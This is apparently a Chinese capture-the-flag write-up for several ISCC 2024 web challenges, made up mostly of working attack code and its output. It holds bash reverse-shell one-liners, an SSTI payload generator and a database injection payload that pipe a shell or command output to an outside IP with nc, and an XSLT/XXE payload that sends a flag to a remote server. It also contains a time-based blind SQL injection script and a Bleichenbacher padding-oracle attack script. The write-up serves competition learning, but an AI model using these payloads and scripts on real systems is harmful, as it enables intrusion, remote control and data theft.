5         ["%00%00", "%6c%73"],
6         ["%00%00%00%01%00%00%00%00%00%00%00%00%00%00"],
7         "%63%61%74%21%44%6f%63%66%69%6c%65"]
8     ];
9     if(preg_match("/flag|system|php|cat|sort|shell|\.\.| \\'|\``|echo|\;\|\\
(|\"/i", $param1) or preg_match("/flag|system|php|cat|sort|shell|\.\.|\\'|\\`|echo|\;\|\\
(|\"/i", $param2)){
10         return false;
11     }else{
12         if (strpos($param1, '%') !== false or strpos($param2, '%') !== false) {
13             foreach ($validCombinations as $combination) {
14                 if (($param1 === $combination[0] && $param2 === $combination[1]) ||
15                     ($param1 === $combination[1] && $param2 === $combination[0])) {
16                     return true;
17                 }
18             }
19         }
20     return true;
21 }
22 }
```

cat Docfile拿到配置文件，flag文件应该在容器中

```

1 #运管:2023-5-10
2 secret.host:
3   image: nginx
4   container_name: secret.host
5   volumes:
6     - ./:/etc/nginx/conf.d/
```

写一个脚本方便执行命令

```

1 import requests
2 from bs4 import BeautifulSoup
3
4
5 def quest(A, B):
6     # 请求头
7     headers = {
```

```
8         'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
9             Gecko/20100101 Firefox/113.0',
10            'Accept':
11                'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
12                  *;q=0.8',
13            'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
14            'Accept-Encoding': 'gzip, deflate',
15            'Content-Type': 'application/x-www-form-urlencoded',
16            'Origin': 'http://101.200.138.180:60000',
17            'Connection': 'close',
18            'Referer': 'http://101.200.138.180:60000/gongzi_iscc.php',
19            'Cookie': 'PHPSESSID=tv4mc8prrfsor3d5ea16gl90st;
sign=19528176342cf0870f5327eca3e88776',
20            'Upgrade-Insecure-Requests': '1',
21        }
22
23    # 请求体
24    data = {
25        'basicSalary': A,
26        'performanceCoefficient': B,
27        'calculate': ''
28    }
29
30    # 发送 POST 请求
31    response = requests.post('http://101.200.138.180:60000/gongzi_iscc.php',
32                             headers=headers, data=data)
33
34    # 使用 BeautifulSoup 解析网页内容
35    soup = BeautifulSoup(response.content, 'html.parser')
36
37    # 查找指定的 CSS 选择器路径的元素
38    target_elements = soup.select(
39        'html body.fix-header.fix-sidebar.card-no-border div#main-wrapper
40        div.page-wrapper div.container-fluid div.result-container div.result-box')
41
42    # 如果查询结果不为空，则输出结果
43    if target_elements:
44        for element in target_elements:
45            print(element)
46    else:
47        print("未找到指定元素")
48
49
50    def xor_strings(s1, s2):
51        """对两个字符串进行异或运算"""
52        # 确保两个字符串长度相同
```

```
48     if len(s1) != len(s2):
49         raise ValueError("输入字符串长度不一致")
50
51     # 执行异或运算
52     result = ""
53     for i in range(len(s1)):
54         # 将字符转换为 ASCII 码，执行异或运算，并将结果转换回字符
55         result += chr(ord(s1[i]) ^ ord(s2[i]))
56     quest(result, s2)
57
58
59 if __name__ == '__main__':
60     while True:
61         # 输入的 XOR 运算结果
62         a_1 = input("输入命令： ")
63         # 生成与 a_1 长度相同的重复字符
64         a_2 = "1" * len(a_1)
65         # 执行 XOR 运算
66         xor_strings(a_1, a_2)
```

## 用一个[在线的网站](#)反弹shell

```
1 bash -c "bash -i >& /dev/tcp/ip/port 0>&1"
```

因为发现不知道是环境被人删了还是本来就没有，所以用/dev/tcp发请求读取文件

```
1 exec 9</>/dev/tcp/secret.host/80
2
3 echo -e "GET /flag HTTP/1.1\r\nHost: secret.host\r\n\r\n" >&9
4
5 cat <&9
```

```
To force-exit this listener, type [ctrl-c] on your Root Server
Listening on [any] 37168 ...
connect to [100.126.224.4] from (UNKNOWN) [101.200.138.180] 39774
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
daemon@acf8b1604b87:/usr/local/apache2/htdocs$ pwd
/usr/local/apache2/htdocs
<cal/apache2/htdocs$ exec 9<>/dev/tcp/secret.host/80
<ET /flag HTTP/1.1\r\nHost: secret.host\r\n\r\n" >&9
daemon@acf8b1604b87:/usr/local/apache2/htdocs$ cat <&9
HTTP/1.1 200 OK
Server: nginx/1.25.5
Date: Mon, 13 May 2024 13:22:35 GMT
Content-Type: application/octet-stream
Content-Length: 22
Connection: keep-alive

ISCC{AlmUMsPBmCPmHF7! }daemon@acf8b1604b87:/usr/local/apache2/htdocs$
```

## 这题我出不不了了

<http://lorexxar.cn/2017/11/10/hitcon2017-writeup/#/sql-so-hard>

```
1
2 const mysql = require("mysql");
3 const pg = require("pg"); // use pg@7.0.2
4 // WAF
5 const WAFWORDS = ["select", "union", "and", "or", "delete", "drop", "create",
6   "alter", "truncate", "exec", "xp_cmdshell", "insert", "update", "sp_",
7   "having", "exec master", "net user", "xp_", "waitfor", "information_schema",
8   "table_schema", "sysobjects", "version", "group_concat", "concat", "distinct",
9   "sysobjects", "user", "schema_name", "column_name", "table_name", "\", "/",
10  "*", " ", ";", "--", "(", ")'", "'", "=", "<", ">", "!=",
11  "<>", "| |", "+", "-", ",", ".", "[", "]'", ":"}, "| |", "*/", "/*", "_", "%"]
```

直接拿脚本跑反弹shell，记得改服务器地址

```

1 from random import randint
2 import requests
3 # payload = "union"
4 payload = """', '')/*%s*/returning(1)as"\\'/*", (1)as"\\'*/-
(a='child_process')/*", (2)as"\\'*/-(b='/printFlag|nc 185.117.118.21 36339')/*",
(3)as"\\'*/-console.log(process.mainModule.require(a).exec(b))]=1//"--""%" (%
'*1024*1024*16)
5 username = str(randint(1, 65535))+str(randint(1, 65535))+str(randint(1, 65535))
6 print(username)
7 data = {
8         'username': username + payload,
9         'password': 'AAAAAAAAAAAAAA'
10        }
11 print('ok')
12 r = requests.post('http://101.200.138.180:32031/register_7D85tmEhhAdgGu92',
13 data=data)
14 print(r.content.decode('utf-8'))

```

```

Listening on [any] 36339
listening on [any]
connect to [101.200.138.180] from (UNKNOWN) [101.200.138.180]
ISCC{R#KHMJ096LFE_#H0}

```

## 一道普通的XSS题目

扫描目录扫出/hints，点击祝好运进入/lucky，访问/adminbot，显示缺失url参数，xlst触发xxe进行外带攻击

---

### Hints:

- 好像可以通过发送payload进行XSS攻击
- 管理机器人adminbot可以带您去到任意网页，不过它有点呆呆的，总是会将某些重要的东西遗忘在里边
- 祝好运

# Lucky!

```
app.get('/flag', (req, res) => {
    res.end(req.cookies.FLAG ?? 'ISCC{SXNfaXRfdHJ1ZQ==}' );
});
```

```
1 const xmlns = ` 
2 <?xml version="1.0"?>
3 <!DOCTYPE a [
4 <!ENTITY xxe SYSTEM "http://101.200.138.180:30280/flag">
5 ]>
6 <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
7             version="1.0">
8     <xsl:template match="/asdf">
9         <HTML>
10            <HEAD>
11                <TITLE></TITLE>
12            </HEAD>
13            <BODY>
14                <img>
15                    <xsl:attribute name="src">
16                        http://yourserver.com/?&xxe;
17                    </xsl:attribute>
18                </img>
19            </BODY>
20        </HTML>
21    </xsl:template>
22 </xsl:stylesheet>`;
23
24 const xmlStylesheet = `data:text/plain;base64,${btoa(xmls)}`;
25
26 const xml = ` 
27 <?xml version="1.0"?>
28 <?xml-stylesheet type="text/xsl" href="${xmlStylesheet}"?>
29 <asdf></asdf>`;
30
31 const xss = encodeURIComponent(xml);
32
33 console.log(xss);
34
35
36 //这里是将flag的内容放到xxe的实体中，然后将xxe的内容放到src中，这样就能将flag的内容发送到远程服务器了
```

执行js脚本获取payload

node aaa.js

vps监听

nc -lvp [yourvpsport]

浏览器访问

<http://101.200.138.180:30280/adminbot?url=http://101.200.138.180:30280/flag?payload=xxxxxxxxxxxxxx>

## 回来吧永远滴神

回来吧永远滴神

我最骄傲的AD

历历在目的 VN

眼泪莫名在流淌

依稀记得狂小禹

还有给力的 卡莎

等 小狗 做三件套

再做世一ADC

### Request

Pretty Raw Hex

```
1 POST /submit-answers HTTP/1.1
2 Host: 101.200.138.180:16356
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: /*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 40
10 Origin: http://101.200.138.180:16356
11 DNT: 1
12 Connection: close
13 Referer: http://101.200.138.180:16356/
14 Cookie: PHPSESSID=tv4mc8prrfsoz3d5eal6g19ost; sign=19528176342cf0870f5327eca3e88776
15
16 answer1=VN&answer2=00&answer3=00
```

?

⚙

↶

↷

Search...

E

≡

0 m

### Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.3 Python/3.12.3
3 Date: Wed, 15 May 2024 02:17:38 GMT
4 Content-Type: application/json
5 Content-Length: 17
6 Vary: Cookie
7 Set-Cookie: session=eyJhb...; HttpOnly; Path=/
8 Connection: close
9
10 [
11     "success":true
12 ]
```


添加&answer4=可以更改session，以后每一步都要加上session

```
1 session=eyJhb...; HttpOnly; Path=/
```

前往下一关，明显的SSTI模板注入，还有一部分flag

```
<meta charset="UTF-8">
<title>隐藏关卡</title>
<link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css" integrity="sha384-NDY2YzYXNjc1YjMwNWQzYTIwNDk3YjUyNW2OTY2NDM3MzOwNmE3" crossorigin="anonymous" = $0>
<style>...</style>
</head>
<body>
<div class="container d-flex justify-content-center align-items-center vh-100">
<div class="wrapper fadeInDown">
<div id="formContent">
<div class="panel-heading text-center">
```

复制下来解码得到Flag[0]:



使用脚本计算payload反弹shell，获取到第二部分flag

```
1 import functools
2 import time
3 import requests
4 from fenjing import exec_cmd_payload
5
6 url = "http://101.200.138.180:16356/eveleLL/646979696775616e"
7 # session=eyJhbzN3ZXJzX2NvcnJlY3QiOnRydWV9.ZkQrdg.TTUE-T5iRTAmIfSy5szA09ZMgkA
8 cookies = {'session': 'eyJhbzN3ZXJzX2NvcnJlY3QiOnRydWV9.ZkQetQ.DRTu0Zk-
8m2iW0VbrT6QMw9dRnU'}
9
10
11 @functools.lru_cache(1000)
12 def waf(payload: str): # 如果字符串s可以通过waf则返回True, 否则返回False
13     time.sleep(0.02) # 防止请求发送过多
14     resp = requests.post(url, cookies=cookies, timeout=10, data={"iIsGod": payload})
15     # print(resp.text)
16     return "大胆" not in resp.text
17
18
19 if __name__ == "__main__":
20     shell_payload, will_print = exec_cmd_payload(
21         waf, 'bash -c "bash -i >& /dev/tcp/185.117.118.21/36339 0>&1"'
22     )
23     if not will_print:
24         print("这个payload不会产生回显! ")
25     print(f"shell_payload={shell_payload}")
```

```
运行: main ×  
▶ ↑ Test pattern {{PAYLOAD}} failed  
↙ ↓ Generated expression la is too simple, skip it.  
⤵ ⤶ Generated expression ue is too simple, skip it.  
⤵ ⤶ Generated expression ue is too simple, skip it.  
🖨️ shell_payload='[%set pp=dict(POP=x)|first|lower%]{%set rc=d...  
✖ ✖ 进程已结束, 退出代码0
```

payload输入到在浏览器里

```
Listening on [any] ...  
listening on [any] ...  
connect to [REDACTED] from (UNKNOWN)  
bash: cannot set terminal process group (8): Inappropriate ioctl for device  
bash: no job control in this shell  
god@2f643a163813:/usr/src/app$ ls  
GPdmn8Cx5F  
app.py  
level  
mNSHk  
requirements.txt  
static  
templates  
god@2f643a163813:/usr/src/app$ cat mN*  
cat: mNSHk: Is a directory  
god@2f643a163813:/usr/src/app$ cat mNSHK  
cat: mNSHK: No such file or directory  
god@2f643a163813:/usr/src/app$ cat GP*  
Flag[2]: C5f_Y*4CI6god@2f643a163813:/usr/src/app$
```

继续查询得到第三部分flag

```
app.run(host='0.0.0.0')god@2f643a163813:/usr/src/app$ cat mN*/*  
Flag[1]: SHvVBCB9Xagod@2f643a163813:/usr/src/app$
```

读取源码分析

```

god@2f643a163813:/usr/src/app$ cat app.py
# -*- coding: utf-8 -*-
from flask import Flask, request, render_template, render_template_string, jsonify, session, redirect, url_for, current_app
from level import level
app = Flask(import_name=__name__,
            static_url_path='/static',
            static_folder='static',
            template_folder='templates')
app.secret_key = 'GVASDGDJGHiAsdfgmkdfjAhSljkD.Ij0drgSsddggkhukDdHAGOTJSFGLDGSADASSGDFJGHKJFDG' # 随机生成的安全秘钥
@app.route('/')
@app.route('/index')
def index():
    # Session存储在服务器上, 而Cookie存储在用户浏览器上
    session.pop('answers_correct', None) # 从session中移除'answers_correct'键, 否则返回None
    return render_template('index.html') # 通过render_template函数渲染并返回index.html模板
@app.route('/submit-answers', methods=['POST'])
def submit_answers():
    # 从POST请求中获取答案并判断是否与正确答案匹配
    answer1 = request.form.get('answer1')
    answer2 = request.form.get('answer2')
    answer3 = request.form.get('answer3')
    correct_answers = {'answer1': 'VN', 'answer2': '卡莎', 'answer3': '小狗'}
    # 如果全部匹配, 设置session 'answers_correct'为真并返回一个表示成功的JSON响应
    if answer1 == correct_answers['answer1'] and answer2 == correct_answers['answer2'] and answer3 == correct_answers['answer3']:
        session['answers_correct'] = True
        return jsonify(success=True)
    # 如果不匹配, 返回一个包含错误信息的JSON响应
    else:
        return jsonify(error='对神的膜拜不够虔诚! 伟大的神决定再给你一次机会, 务必好好珍惜! ')

```

## 拿到加密flag的代码

```

1 @app.route('/caught')
2 def caught():
3     return "逮到你了! 不可以在未经允许的情况下访问喵~"
4 @app.route('/ch40s__xi4oHmdm', methods=['GET'])
5 def chaos_1():
6     html_content = f'''
7 <pre>
8 from Crypto.Util.Padding import pad
9 from Crypto.Util.number import bytes_to_long as b2l, long_to_bytes as l2b
10 from Crypto.Random import get_random_bytes
11 from enum import Enum
12 class Mode(Enum):
13     ECB = 0x01
14     CBC = 0x02
15     CFB = 0x03
16 class Cipher:
17     def __init__(self, key, iv=None):
18         self.BLOCK_SIZE = 64
19         self.KEY = [b2l(key[i:i+self.BLOCK_SIZE//16]) for i in range(0,
20             len(key), self.BLOCK_SIZE//16)]
21         self.DELTA = 0x9e3779b9
22         self.IV = iv
23         self.ROUNDS = 64
24         if self.IV:
25             self.mode = Mode.CBC if iv else Mode.ECB
26             if len(self.IV) * 8 != self.BLOCK_SIZE:
27                 self.mode = Mode.CFB
28     def _xor(self, a, b):

```

```
28         return b''.join(bytes([_a ^ _b]) for _a, _b in zip(a, b))
29     def encrypt_block(self, msg):
30         m0 = b2l(msg[:4])
31         m1 = b2l(msg[4:])
32         msk = (1 << (self.BLOCK_SIZE//2)) - 1
33         s = 0
34         for i in range(self.ROUNDS):
35             s += self.DELTA
36             m0 += ((m1 << 4) + self.KEY[i % len(self.KEY)]) ^ (m1 + s) ^ ((m1
>> 5) + self.KEY[(i+1) % len(self.KEY)])
37             m0 &= msk
38             m1 += ((m0 << 4) + self.KEY[(i+2) % len(self.KEY)]) ^ (m0 + s) ^
((m0 >> 5) + self.KEY[(i+3) % len(self.KEY)])
39             m1 &= msk
40         return l2b((m0 << (self.BLOCK_SIZE//2)) | m1)
41     def encrypt(self, msg):
42         msg = pad(msg, self.BLOCK_SIZE//8)
43         blocks = [msg[i:i+self.BLOCK_SIZE//8] for i in range(0, len(msg),
self.BLOCK_SIZE//8)]
44         ct = b''
45         if self.mode == Mode.ECB:
46             for pt in blocks:
47                 ct += self.encrypt_block(pt)
48         elif self.mode == Mode.CBC:
49             X = self.IV
50             for pt in blocks:
51                 enc_block = self.encrypt_block(self._xor(X, pt))
52                 ct += enc_block
53                 X = enc_block
54         elif self.mode == Mode.CFB:
55             X = self.IV
56             for pt in blocks:
57                 output = self.encrypt_block(X)
58                 enc_block = self._xor(output, pt)
59                 ct += enc_block
60                 X = enc_block
61         return ct
62 if __name__ == '__main__':
63     KEY = get_random_bytes(16)
64     IV = get_random_bytes(8)
65     cipher = Cipher(KEY, IV)
66     FLAG = b'xxxxxxxxxxxxxxxxxxxx'
67     ct = cipher.encrypt(FLAG)
68     # KEY: 3362623866656338306539313238353733373566366338383563666264386133
69     print(f'KEY: {{KEY.hex()}}')
70     # IV: 64343537373337663034346462393931
71     print(f'IV: {{IV.hex()}}')
```

```
72     # Ciphertext: 1cb8db8cabe8edbddd236d5eb6f0cdeb610e9af855b52d3
73     print(f'Ciphertext: {{ct.hex()}}')
```

编写对应的解密脚本

```
1  from Crypto.Util.Padding import pad, unpad
2  from Crypto.Util.number import bytes_to_long as b2l, long_to_bytes as l2b
3  from Crypto.Random import get_random_bytes
4  from enum import Enum
5
6
7  class Mode(Enum):
8      ECB = 0x01
9      CBC = 0x02
10     CFB = 0x03
11
12
13 class Cipher:
14     def __init__(self, key, iv=None):
15         self.BLOCK_SIZE = 64
16         self.KEY = [
17             b2l(key[i:i + self.BLOCK_SIZE // 16])
18             for i in range(0, len(key), self.BLOCK_SIZE // 16)
19         ]
20         self.DELTA = 0x9E3779B9
21         self.IV = iv
22         self.ROUNDS = 64
23         if self.IV:
24             self.mode = Mode.CBC if iv else Mode.ECB
25             if len(self.IV) * 8 != self.BLOCK_SIZE:
26                 self.mode = Mode.CFB
27             print(f"Mode: {self.mode}")
28
29     def _xor(self, a, b):
30         return b''.join(bytes([_a ^ _b]) for _a, _b in zip(a, b))
31
32     def encrypt_block(self, msg):
33         m0 = b2l(msg[:4])
34         m1 = b2l(msg[4:])
35         msk = (1 << (self.BLOCK_SIZE//2)) - 1
36         s = 0
37         for i in range(self.ROUNDS):
38             s += self.DELTA
39             m0 += ((m1 << 4) + self.KEY[i % len(self.KEY)]) ^ (m1 + s) ^ ((m1
>> 5) + self.KEY[(i+1) % len(self.KEY)])
```

```

40             m0 &= msk
41             m1 += ((m0 << 4) + self.KEY[(i+2) % len(self.KEY)]) ^ (m0 + s) ^
42             ((m0 >> 5) + self.KEY[(i+3) % len(self.KEY)])
43             m1 &= msk
44             return l2b((m0 << (self.BLOCK_SIZE//2)) | m1).rjust(self.BLOCK_SIZE // 
45             8, b'\x00')
46
47     def encrypt(self, msg):
48         msg = pad(msg, self.BLOCK_SIZE//8)
49         blocks = [msg[i:i+self.BLOCK_SIZE//8] for i in range(0, len(msg),
50             self.BLOCK_SIZE//8)]
51         ct = b''
52         if self.mode == Mode.ECB:
53             for pt in blocks:
54                 ct += self.encrypt_block(pt)
55         elif self.mode == Mode.CBC:
56             X = self.IV
57             for pt in blocks:
58                 enc_block = self.encrypt_block(self._xor(X, pt))
59                 ct += enc_block
60                 X = enc_block
61         elif self.mode == Mode.CFB:
62             X = self.IV
63             for pt in blocks:
64                 output = self.encrypt_block(X)
65                 enc_block = self._xor(output, pt)
66                 ct += enc_block
67                 X = enc_block
68         return ct
69
70
71     def decrypt_block(self, ct):
72         m0 = b2l(ct[:4])
73         m1 = b2l(ct[4:])
74         msk = (1 << (self.BLOCK_SIZE // 2)) - 1
75         s = self.DELTA * self.ROUNDS
76         for i in range(self.ROUNDS):
77             m1 -= (
78                 ((m0 << 4) + self.KEY[(self.ROUNDS - 1 - i + 2) %
79                 len(self.KEY)]) ^
80                 ((m0 + s) ^
81                 ((m0 >> 5) + self.KEY[(self.ROUNDS - 1 - i + 3) %
82                 len(self.KEY)]))

```

```
82         m1 &= msk
83         m0 -= (
84             ((m1 << 4) + self.KEY[(self.ROUNDS - 1 - i) %
85                 len(self.KEY)])
86             ^ (m1 + s)
87             ^ ((m1 >> 5) + self.KEY[(self.ROUNDS - 1 - i + 1) %
88                 len(self.KEY)])
89         )
90         m0 &= msk
91         s -= self.DELTA
92     return l2b((m0 << (self.BLOCK_SIZE // 2)) | m1)
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116 if __name__ == '__main__':
117     KEY = bytes.fromhex(
118         "3362623866656338306539313238353733373566366338383563666264386133"
119     )
120     IV = bytes.fromhex("64343537373337663034346462393931")
121     cipher = Cipher(KEY, IV)
122     ct = bytes.fromhex("1cb8db8cabe8edbddb211f3da4869cdee3bcfb850bce808")
123     print(f"FLAG: {cipher.decrypt(ct)}")
```

```
Cipher > encrypt_block() > for i in range(self.ROUNDS)
运行: main × aaa (1) ×
C:\Users\12652\PycharmProjects\test\venv\Scripts\python.exe -u "D:\PycharmProjects\test\cipher.py"
Mode: Mode.CFB
FLAG: b'Flag[3]: CaehJST_k}'
进程已结束, 退出代码0
```

连接四部分使用栅栏密码解密

1 | I{n\_zIcCmoSFdoLEoaeoClrai\_unIUCaehJST\_k}

**栅栏解密：**

### AmanCTF - 栅栏加密/解密

在线栅栏(RailFence)加密/解密

I{n\_zIcCmoSFdoLEoaeoClrai\_unIUCaehJST\_k}

## 与时俱进

看源码注释猜测是时间盲注

搜索 HTML

```
</li>
  <li>
    <a href="/history">历史记录查询</a>
  </li>
  <li>
    <a href="/introduce">系统简介</a>
  </li>
  ::after
</ul>
<ul class="nav navbar-nav navbar-right">
  ::before
    <-<li> <div id="clocktime"></div> </li>-->
  <li class="dropdown">
    <a class="dropdown-toggle" href="#" data-toggle="dropdown" role="button" aria-haspopup="true" aria-expanded="false">...</a>
    <div class="dropdown-menu" role="menu">
      <li>
        <a href="/logout">退出</a>
      </li>
    </ul>
    ::after
  </li>
  ::after
</ul>
::after
</div>
::after
```

html > body > div.container > div > img

搜索 HTML

```
</li>
  ::after
</ul>
  ::after
</div>
  ::after
</div>
  ::after
</nav>
<div class="form-signin">
  <form method="post">
    <label>
      <input type="hidden" name="csrfmiddlewaretoken" value="6ktY67Qx8P38ShecWQ...
      <!--<input type="text" name="nick_name"> aggregate-->
      <select name="sel_value">
        <option value="name">姓名</option>
        <option value="log">软件数</option>
      </select>
    </label>
    <input type="submit" value="查询">
  </form>
</div>
<style>
  .parent { width:500px; height:60px; margin:0 auto; text-align:center; } .children {
  display:inline-block; zoom:1; }
</style>
```

html > body > nav.navbar.navbar-default.navbar-static-top > div.container > ::after

而且提示两个 cve28346 和 50782， django 用的是 sqlite 的数据库。

使用脚本进行时间盲注

```
1 import string
2 import time
3 import requests
4
5
6 def time_inject(condition):
7     url = "http://101.200.138.180:8003/inquiry/"
8     headers = {}
9     cookies = {
10         "csrftoken":
11             "m0v7T3Cyik0W7U5HKeHACUa51RJhzaJbQEGQqnTkmjuYUj1sGBUJR71GFL1SMcc", # 填自己的
12     }
13     data = {
14         "csrfmiddlewaretoken":
15             "8DqbkZ4duYE0nmMKrdDFzGp9Nw6AZQvMXtzKhmPywMDip9bGc90SIVC0oa0SA3xf", # 填自己的
16         "sel_value": "name",
17         "nick_name": f'name', (case when({condition}) then
18             randomblob(1000000000) else 0 end), "1",
19     }
20
21     while True:
22         try:
23             start = time.time()
24             response = requests.post(url, headers=headers, cookies=cookies,
25             data=data)
26             end = time.time()
27             time_cost = end - start
28             print("time cost: ", time_cost)
29             if time_cost > 30:
30                 return True
31             else:
32                 return False
33         except:
34             continue
35
36     def get_length(var_name):
37         for i in range(1, 1000):
38             if time_inject(f"length({var_name})={i}"):
39                 return i
40
41     def get_char(var_name, index):
```

```
40     alphabet = string.ascii_letters + string.digits + "{}/+="
41     for c in alphabet:
42         if time_inject(f"substr({var_name},{index},1)='{c}'"):
43             return c
44
45
46 def get_value(var_name, length):
47     result = ""
48     for i in range(1, length + 1):
49         char = get_char(var_name, i)
50         if char is None:
51             result += f"{{{{i}}}}"
52         else:
53             result += char
54     return result
55
56
57 def get_tables_name():
58     payload = "(select group_concat(tbl_name) from sqlite_master where
59     type='table' and tbl_name NOT like 'sqlite_%')"
60     length = get_length(payload)
61     result = get_value(payload, length)
62     return result
63
64 def get_schema(table_name):
65     payload = f"(select group_concat(sql) from sqlite_master where
66     type='table' and name='{table_name}')"
67     length = get_length(payload)
68     result = get_value(payload, length)
69     return result
70
71 def get_data(table_name, column_name):
72     payload = f"(select group_concat({column_name}) from {table_name})"
73     length = get_length(payload)
74     result = get_value(payload, length)
75     return result
76
77
78 def get_flag():
79     result = ""
80     for i in range(1, 14):
81         payload = "(select group_concat(flag) from flag)"
82         result += get_char(payload, i)
83         time.sleep(60)
84     return result
```

```
85
86
87 def main():
88     print(get_flag())
89     # get_data('flag', 'flag')
90
91
92 if __name__ == "__main__":
93     main()
```

跑出来flag提示url: url{4ilahfgb}

```
aaa.py
1  Welcome to GitHub Copilot.
2
3  def get_data(table_name, column_name):
4      payload = f"(select group_concat({column_name}) from {table_name})"
5      length = get_length(payload)
6      result = get_value(payload, length)
7      return result
8
9
10 def get_flag():
11     result = ""
12     for i in range(1, 14):
13         payload = "(select group_concat(flag) from flag)"
14         result += get_char(payload, i)
15         time.sleep(60)
16     return result
17
18
19 def main():
20     print(get_flag())
21     get_data('flag', 'flag')
22
23
24 if __name__ == "__main__":
25     main()
```

运行: aaa (1)

| 时间   | 成本                        |
|------|---------------------------|
| time | cost: 0.1262664794921875  |
| time | cost: 0.1474604606628418  |
| time | cost: 0.15134000778198242 |
| time | cost: 0.17785310745239258 |
| time | cost: 67.63870906829834   |
| url  | {4ilahfgb}                |
| time | cost: 0.14177823066711426 |
| time | cost: 0.1420094966884277  |
| time | cost: 0.14375662803669902 |

下载源码审计发现是漏洞cve50782

使用网络脚本<https://gist.github.com/kazkansouh/e4d710c6a6928187323fa164bdd70401>

稍微更改一下脚本运行可得到： (写wp的时候改一下注释什么的)

```
1 import cryptography.hazmat.primitives.asymmetric.rsa as rsa
2 from cryptography.hazmat.backends import default_backend
3 from cryptography.hazmat.primitives.asymmetric import padding
4 from cryptography.hazmat.primitives import serialization
5 import binascii
6 import math
7 import textwrap
8 from Crypto.Util.number import *
9 import requests
10
11
12
13
14
15
16 def load_private_key_from_pem(file_path):
17     with open(file_path, 'rb') as f:
18         private_key = serialization.load_pem_private_key(
19             f.read(),
20             password=None,
21             backend=default_backend()
22         )
23     return private_key
24
25
26 def load_public_key_from_pem(file_path):
27     with open(file_path, 'rb') as f:
28         public_key = serialization.load_pem_public_key(
29             f.read(),
30             backend=default_backend()
31         )
32     return public_key
33
34
35 def time_attack(ciphertext, threshold=0.4):
36     url = "http://101.200.138.180:8003/decode/"
37     headers = {
38     }
39     cookies = {
40     "csrftoken": "", # 填你自己的
41     }
42     data = {
43     "csrfmiddlewaretoken": "", # 填你自己的"ciphertext": ciphertext
```

```
44     }
45     retries = 3
46     for i in range(retries):
47         try:
48             response = requests.post(
49                 url, headers=headers, cookies=cookies, data=data,
50                 timeout=threshold)
51             if response.status_code != 200:
52                 print("status_code:", response.status_code)
53                 continue
54             print("response:", response.text)
55             return True
56         except requests.exceptions.Timeout:
57             return False
58
59 def local_setup():
60     'generates a key pair for local testing'
61     print('Using local loop back oracle for testing')
62     pub_key = load_public_key_from_pem("public_key3.pem")
63     pn = pub_key.public_numbers()
64     # print(' keysize: {}'.format(priv_key.key_size)) print(' e:
65     # {}'.format(pn.e))
66     print(' n: {}'.format(pn.n))
67     # print(' p: {}'.format(priv_key.private_numbers().p)) # print(' q:
68     # {}'.format(priv_key.private_numbers().q)) # print(' d:
69     # {}'.format(priv_key.private_numbers().d))
70     ciphertext = long_to_bytes(int(open("message_bak3.log",
71         "r").read().strip()))
72     print('    c: {}'.format(binascii.hexlify(ciphertext)))
73     print()
74     def oracle(ct):
75         c = int.from_bytes(ct, 'big')
76         return time_attack(c)
77     return ciphertext, oracle, pn.e, pn.n
78
79 # these two defs avoid rounding issues with floating point during
80 # division (especially with large numbers)
81
82 def ceildiv(a, b):
83     return -(-a // b)
84
85 def floordiv(a, b):
86     return (a // b)
```

```

86 oracle_ctr = 0
87
88
89 def main():
90     print('Bleichenbacher RSA padding algorithm')
91     print('    for more info see 1998 paper.')
92     print()
93
94
95 # setup parameters, change local_setup with alternative
96 # implementation, such as an oracle that uses a real server
97 ct, oracle, e, n = local_setup()
98
99 # byte length of n
100    k = int(ceildiv(math.log(n, 2), 8))
101
102 # convert ciphertext from bytes into integer
103    c = int.from_bytes(ct, 'big')
104
105 # lift oracle defition to take integers
106    def oracle_int(x):
107        global oracle_ctr
108        oracle_ctr = oracle_ctr + 1
109        if oracle_ctr % 100000 == 0:
110            print("[{}K tries] ".format(oracle_ctr // 1000), end=' ', flush=True)
111        return oracle(x.to_bytes(k, 'big'))
112
113
114
115
116 # define B as size of ciphertext space
117 # as first two bytes are 00 02, use 2^(keysize - 16)
118    B = pow(2, 8 * (k-2))
119
120 # precompute constants
121    _2B = 2 * B
122    _3B = 3 * B
123
124
125    def multiply(x, y):
126        return (x * pow(y, e, n)) % n # should be identity as c is valid
127        cipher text
128
129    c0 = multiply(c, 1)
130    assert c0 == c

```

```

131
132     i = 1
133     M = [(_2B, _3B - 1)]
134     s = 1
135
136 # ensure everything is working as expected
137     if oracle_int(c0):
138         print('Oracle ok, implicit step 1 passed')
139     else:
140         print('Oracle fail sanity check')
141         exit(1)
142
143     while True:
144         if i == 1:
145             print('start case 2.a: ', end='', flush=True)
146             ss = ceildiv(n, _3B)
147             while not oracle_int(multiply(c0, ss)):
148                 ss = ss + 1
149             print('done. found s1 in {} iterations: {}'.format(ss - ceildiv(n,
150 _3B), ss))
150         else:
151             assert i > 1
152             if len(M) > 1:
153                 print('start case 2.b: ', end='', flush=True)
154                 ss = s + 1
155                 while not oracle_int(multiply(c0, ss)):
156                     ss = ss + 1
157                 print('done. found s{} in {} iterations: {}'.format(i, ss - s,
158 ss))
158             else:
159                 print('start case 2.c: ', end='', flush=True)
160                 assert len(M) == 1
161                 a, b = M[0]
